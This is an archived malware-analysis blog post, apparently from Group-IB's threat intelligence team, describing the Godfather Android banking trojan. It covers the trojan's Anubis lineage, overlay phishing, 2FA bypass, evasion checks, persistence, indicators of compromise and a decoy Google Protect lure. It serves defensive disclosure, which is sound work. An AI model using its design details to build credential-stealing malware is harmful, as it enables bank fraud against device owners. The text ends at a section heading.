Godfather Trojan - mobile banking malware that is impossible to refuse

Archived: 2026-05-05 02:07:04 UTC

The **Android banking Trojan Godfather is currently being utilized by cybercriminals to attack users of popular financial services across the globe**. Godfather is designed to allow threat actors to harvest login credentials for banking applications and other financial services, and drain the accounts. To date, its victims include users of over 400 international targets, including banking applications, cryptocurrency wallets, and crypto exchanges.

Few people realize that hiding under Godfather's hood is an old banking Trojan called Anubis, whose functionality has become outdated due to Android updates and the efforts of malware detection and prevention providers. In this blog post, **Group-IB's Threat Intelligence team describes in detail who Godfather attacks**, how it does it, and what this banking Trojan inherited from its predecessor.

Group-IB first detected **Godfather, a mobile banking Trojan** that steals the banking and cryptocurrency exchange credentials of users, in June 2021. Almost a year later, in March 2022, researchers at Threat Fabric were the first to mention the banking Trojan publicly. A few months later, in June, the Trojan stopped being circulated. One of the reasons, Group-IB analysts believe, why Godfather was taken out of use was for developers to update the Trojan further. Sure enough, Godfather reappeared in September 2022, now with slightly modified WebSocket functionality.

Key Findings

1. Group-IB's Threat Intelligence detected **more than 400 international financial companies targeted by the Godfather Android banking Trojan** between June 2021 and October 2022.
2. Half of the targeted financial companies were banks. Cryptocurrency wallets and exchanges were also targeted.
3. Godfather's targets include **49 US-based companies**, **31 Turkish-based companies**, and **30 Spanish-based companies**. Financial services providers in **Canada, France, Germany, UK, Italy, and Poland** were also among the most affected.
4. Godfather's predecessor is another banking Trojan named Anubis.
5. Godfather's developers used Anubis source code as a basis and modernized it for newer versions of Android, adding relevant features and removing others such as file encryption.
6. Godfather overlays web fakes on infected devices that appear when a user interacts with a decoy notification or tries to open one of the legitimate applications targeted by Godfather.

7. Any data, such as usernames and passwords, entered on the web fakes are harvested by the threat actors. Godfather can also exfiltrate SMS and push notifications to bypass two-factor authentication.
8. According to Telegram channels analyzed by Group-IB, Godfather is being distributed via the Malware-as-a-Service model.
9. Based on Godfather's network infrastructure, this banking Trojan is distributed through decoy applications hosted on Google Play.

Godfather's international targets

To date, **215 international banks, 94 cryptocurrency wallets and 110 crypto exchange platforms** have fallen victim to Godfather, as of October 2022. Most of the targeted companies are located in the United States, Turkey, Spain, Canada, Germany, France, and the UK. Interestingly, Godfather spares users in post-Soviet countries. If the potential victim's system preferences include one of the languages in that region, the Trojan shuts down. This could suggest that Godfather's developers are Russian speakers.





Figure 1: Who and where Godfather targets


A signature technique found in the functionality of any Android banking Trojan is the use of web fakes (HTML pages created by the threat actors that are shown over legitimate applications), and Godfather has these in abundance. The fake pages that Godfather can overlay on infected devices appear after users click on decoy notifications or open legitimate apps targeted by Godfather. All data entered into the fake web pages (such as usernames and passwords) is exfiltrated to command-and-control (C&C) servers. Group-IB researchers were able to analyze some of the web fakes affecting Turkish banks, likely produced by a threat actor explicitly targeting Turkish companies, and these are provided below.


HoÅ Geldiniz
KullanÃ±cÃ± Kodu / T.C. Kimlik NumarasÃ±
Parola
Devam
AnÃ±nda Åifre Al / ParolamÃ± Unuttum


Personal
Corporate
Customer / National ID Number
Password
Login
New User
Forgot Password
Campaigns/Announcements

Godfather’s functionalities also include:

- Recording the screen of the victim's device
- Establishing VNC connections
- Launching keyloggers
- Exfiltrating push notifications (for bypassing two-factor authentication); preceding versions of the Trojan also exfiltrated
- SMS messages
- Forwarding calls (for bypassing two-factor authentication)
- Executing USSD requests
- Sending SMS messages from infected devices
- Launching proxy servers
- Establishing WebSocket connections (added to the new, September 2022 version of Godfather)



Gone but not forgotten: Anubis, we recognize you!

The basis of Godfather is a version of the banking Trojan called Anubis, whose source code was leaked as early as 2019. As new versions of Android were released, and malware detection and prevention providers got up to speed, many Anubis features stopped working and were thrown into the dustbin of history. **But why create a new Trojan if one has been developed already?**

The developers of Godfather used Anubis source code as a basis and modernized it for newer versions of Android, adding relevant features and removing others such as file encryption.

We found that both Trojans, Anubis and Godfather, have the same code base, but the C&C communication protocol and capabilities, together with their implementation, were modified in Godfather. The latter can therefore

be considered an Anubis fork.

Comparison of Godfather and Anubis

Overlaps	**Godfather's differences**
Method of receiving a C&C address	Communication protocol
Processing options from the request **InjectCommandRequest**	Traffic encryption algorithm
Implementation of commands: **startUSSD, startforward, stopforward, openbrowser, startsocks5, stopsocks5, killbot, startPush**	Updated functionality (e.g, Google Authenticator OTPs)
Web-fake module	A separate module for VNC
Web fakes obtained during analysis	Certain features have been removed (Godfather cannot encrypt files, record audio, or receive GPS information)
Implementation of the proxy module	
Implementation of the ScreenCapture module	

Given that the source code for Anubis is publicly available, it is not possible to claim that the two Trojans were created by the same developer or operated by the same threat group.

A distinctive feature of Godfather is that its command-and-control (C&C) servers are mentioned in Telegram channel descriptions (this technique for obtaining C&C addresses from Telegram channels has been used before for some versions of Anubis). With the assistance of **the new real-time Telegram monitoring functionalities of Group-IB's Threat Intelligence**, our researchers received information relating to one Telegram channel containing messages indicating that Godfather can be distributed using the MaaS (Malware-as-a-Service) model. These messages may be intended for operators of this Trojan. For example, the author of the message in the figure below is asking for a review about the service.




Figure 3: A Telegram user asking for a review of the Godfather banking trojan

Group-IB analysts believe that Godfather can be distributed in a similar manner as Anubis was. Anubis operators often distributed their payloads via malicious downloader applications hosted on Google Play. Like in some cases with Anubis, the Godfather payload imitates Google Protect. An example of the Anubis infection chain is shown in this article.

An analysis of the Trojan's network infrastructure revealed a domain that contains the C&C address of an Android application. We could not obtain the payload, but we believe that this downloader installs Godfather on infected devices. Below is a screenshot of **Group-IB's Graph Network Analysis tool**, a feature of Group-IB's intelligence-driven **Unified Risk Platform**, that shows links between the C&C addresses of Godfather and the downloaded application.




Figure 4: Godfather's network infrastructure, as detailed by Group-IB's Graph Network Analysis tool

Godfather C&C addresses:

- henkormerise[.]com
- banerrokutepera[.]com
- heikenmorgan[.]com

The domain **pluscurrencyconverter[.]com** is the C&C address of the downloader application. Below is a diagram showing replicated DNS A records for Godfather C&C addresses.




Figure 5: Replicated DNS A records for Godfather's C&C addresses

Below is a screenshot of the hosted application on Google Play.




Figure 6: Screenshot of malicious application linked to Godfather distribution in Google Play Store (Source: @0xabc0)

Based on the correlation above, we believe that one of the ways that Godfather is distributed is via decoy applications hosted on Google Play.

In this blog post, we focus on providing a detailed analysis of two versions of Godfather:

MD5: d7118d3d6bf476d046305be1e1f9b388
SHA1: 2b3b78d3a62952dd88fc4da4688928ec6013af71
SHA256: c79857015dbf220111e7c5f47cf20a656741a9380cc0faecd486b517648eb199
VT Submission: ***2022-03-22***
MD5: 7e061e87f9a4c27bfb69980980270720
SHA1: 34d37927b35f422e7c28055ea989ef6524a668ef
SHA256: b6249fa996cb4046bdab37bab5e3b4d43c79ea537f119040c3b3e138149897fd
VT Submission: ***2022-09-11***

Godfather malware responsibilities

The analyzed Godfather samples, one of which was uploaded to VirusTotal in September 2022, emulate Google Protect. After a user launches the malware, it emulates the legitimate Google application. An animation shows Google Protect “activity”, but the “scanner” does not actually do anything and instead Godfather’s criminal roots become apparent. After being launched, the malware achieves persistence on the infected device, creates a pinned notification, and hides its icon from the list of installed applications.




Figure 7: Google Protect animation

Initialization also involves launching a service for requesting access to AccessibilityService, which is an Android feature used by developers to adapt their applications to users with disabilities. Recently, AccessibilityService has been actively used to carry out ATS (Automated Transfer System) attacks. Access to AccessibilityService is also requested when the “Scan” button is pressed. It is worth noting that users cannot launch the “scanning” function without granting the Trojan access to AccessibilityService.

Of course, no scanning takes place. The scanning animation is displayed for 30 seconds, after which a message appears saying that no malicious applications were found. With access to AccessibilityService, Godfather issues itself the necessary permissions and starts communicating with the C&C server.

The user assumes that there are no Trojans on the device and launches their banking application, entering their login details and not realizing that their data just got into the hands of threat actors.

The user eventually discovers that the money from their account is gone. They might try withdrawing the permissions or deleting the application, but the settings will keep collapsing and the device will keep returning to the home screen.

How has the mafia boss managed to pull off such a heist? Let’s look into this.

Technical findings

When launched for the first time, Godfather does the following:

- Checks system language and context

- Initializes SharedPreferences parameters
- Launches a service to request access to AccessibilityService
- Launches a service to communicate with the C&C server
- Hides its icon in the menu

Let's now look at some of the points above in more detail.

Checking system language and context

Godfather checks the system language, and the Trojan shuts down if the language is one of the following:

- RU (Russia)
- AZ (Azerbaijan)
- AM (Armenia)
- BY (Belarus)
- KZ (Kazakhstan)
- KG (Kyrgyzstan)
- MD (Moldova)
- UZ (Uzbekistan)
- TJ (Tajikistan)

It also checks for the device context in order to determine whether the Trojan was launched in an emulator. If so, Godfather stops functioning.

Initialization of SharedPreferences parameters

Godfather uses SharedPreferences to store necessary settings such as the C&C server, the status of required permissions, the list of targets, and log data. The configuration file is called **config.xml**. Parameters for storing VNC settings (settings_port, settings_password) are saved to the default settings file. This stage also involves generating a unique identifier (the relevant field in the traffic is called **key**) which is used for identifying infected devices — this is essentially a bot ID. The generation algorithm involves choosing 15 random characters from the Latin alphabet and numbers from 0 to 9: **ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890**.

A service for requesting access to AccessibilityService

The service checks whether the malware has been granted access to AccessibilityService. If it has not, the service requests access and creates a pop-up notification with the following text: *"Enable accessibility for protection to take effect 'Google Protect"*. This will happen every eight seconds until the user grants the malicious application access to AccessibilityService.

In addition to being launched upon initialization, the service is launched when the victim device is restarted, turned on, or unlocked. You can find more information about what access to AccessibilityService is used for in the *"AccessibilityService"* section of this article.

A service for communicating with the C&C server

This service creates a task that is executed every 70 seconds. The service is launched when the device is turned on, restarted, or unlocked. Before obtaining the C&C server and communicating with it, **the Trojan checks for the necessary permissions** (writing to external storage, reading contacts, reading the device status, and making calls). If the Trojan does not have these permissions, it does the following:

- Requests the necessary permissions
- Exfiltrates contacts
- Exfiltrates the list of installed applications

In addition, **the Trojan checks for administrator privileges**. If they are not present, the malware requests them.

Next, the Trojan communicates with the C&C server to receive commands and turn on its modules. Network requests, as well as commands that can be executed as a result of these requests, are described in the *"Network communication"* section of this article.

Trojan Godfather network communication

